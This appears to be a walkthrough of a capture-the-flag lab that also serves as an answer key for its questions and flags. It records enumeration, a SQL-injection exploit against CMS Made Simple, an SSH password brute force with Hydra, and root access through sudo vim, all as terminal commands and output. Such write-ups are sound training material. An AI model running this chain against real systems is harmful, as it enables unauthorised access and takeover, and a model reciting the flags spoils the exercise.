Task 1 Simple CTF

How many services are running under port 1000? -> 2

```
└─# nmap -T4 -p-1000 10.10.57.89
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 07:16 EDT
Nmap scan report for 10.10.57.89
Host is up (0.24s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 39.69 seconds
```

What is running on the higher port? -> sssh


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.10.57.89
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 07:17 EDT
Nmap scan report for 10.10.57.89
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.52.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 294269149ecad917988c27723acda923 (RSA)
|   256 9bd165075108006198de95ed3ae3811c (ECDSA)
|_  256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.46 seconds
```


What's the CVE you're using against the application? CVE-2019-9053

```
┌──(root㉿kali)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://10.10.57.89 -w common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.57.89
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/05/31 07:36:43 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 295]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 299]
/simple               (Status: 301) [Size: 311] [--> http://10.10.57.89/simple/]
Progress: 4606 / 4615 (99.80%)
===============================================================
2023/05/31 07:38:25 Finished
===============================================================
```


To what kind of vulnerability is the application vulnerable? sqli




C1



C2



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit cms made simple
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                       | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                       | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                    | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                        | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities       | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                             | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                   | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                          | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload              | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                  | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                 | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting           | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                              | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                              | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                 | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery       | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                              | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                 | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)                | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload                  | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)      | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)                   | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                                  | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authent | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                 | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                 | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning               | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                      | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload              | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload         | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload | php/webapps/46546.py
```



```
┌──(root㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─# python 46635.py -u http://10.10.130.44/simple/ --crack -w /usr/share/seclists/Passwords/Common-Credentials/best1
10.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin3w
[*] Try: 0c01f4468bd75d7a84c7eb738469
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -p 21 10.10.130.44
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 10:37 EDT
Nmap scan report for 10.10.130.44
Host is up (0.21s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.52.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT

Nmap done: 1 IP address (1 host up) scanned in 32.22 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.10.130.44
Connected to 10.10.130.44.
220 (vsFTPd 3.0.3)
Name (10.10.130.44:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45711|)
ftp: Can't connect to `10.10.130.44:45711': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> lcd
Local directory now: /root
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****************************************************************|   166        1.52 MiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (0.66 KiB/s)
ftp> bye
221 Goodbye.
```

```
┌──(root㉿kali)-[/]
└─# cd /root

┌──(root㉿kali)-[~]
└─# ls
ForMitch.txt

┌──(root㉿kali)-[~]
└─# mv ForMitch.txt /home/kali

┌──(root㉿kali)-[~]
└─# cd /home/kali

┌──(root㉿kali)-[/home/kali]
└─#
```

What's the password? secret

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l mitch -P /usr/share/wordlists/rockyou.txt 10.10.130.44 -s 2222 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-31 10:51:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.130.44:2222/
[2222][ssh] host: 10.10.130.44   login: mitch   password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-31 10:52:05
```

Where can you login with the details obtained? ssh

```
┌──(root㉿kali)-[~kali]
└─# ssh mitch@10.10.130.44 -p 2222
The authenticity of host '[10.10.130.44]:2222 ([10.10.130.44]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.130.44]:2222' (ED25519) to the list of known hosts.
mitch@10.10.130.44's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

What's the user flag? -> G00d j0b, keep up!

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ whoami
mitch
$ cat user.txt
G00d j0b, keep up!
$ sudo -l -l
User mitch may run the following commands on Machine:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /usr/bin/vim
$ whoami
mitch
$ cd /root
-sh: 6: cd: can't cd to /root
$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```

Is there any other user in the home directory? What's its name? -> sunbath

What can you leverage to spawn a privileged shell? -> vim

```
$ sudo vim -c ':!/bin/sh'

# whoami
root
# cd /root
# ls
root.txt
# cd /home
# ls
mitch  sunbath
#
```

What's the root flag? -> W3ll d0n3. You made it!

```
# whoami
root
# cd /root
# ls
root.txt
# cd /home
# ls
mitch  sunbath
# cd /root
# cat root.txt
W3ll d0n3. You made it!
#
```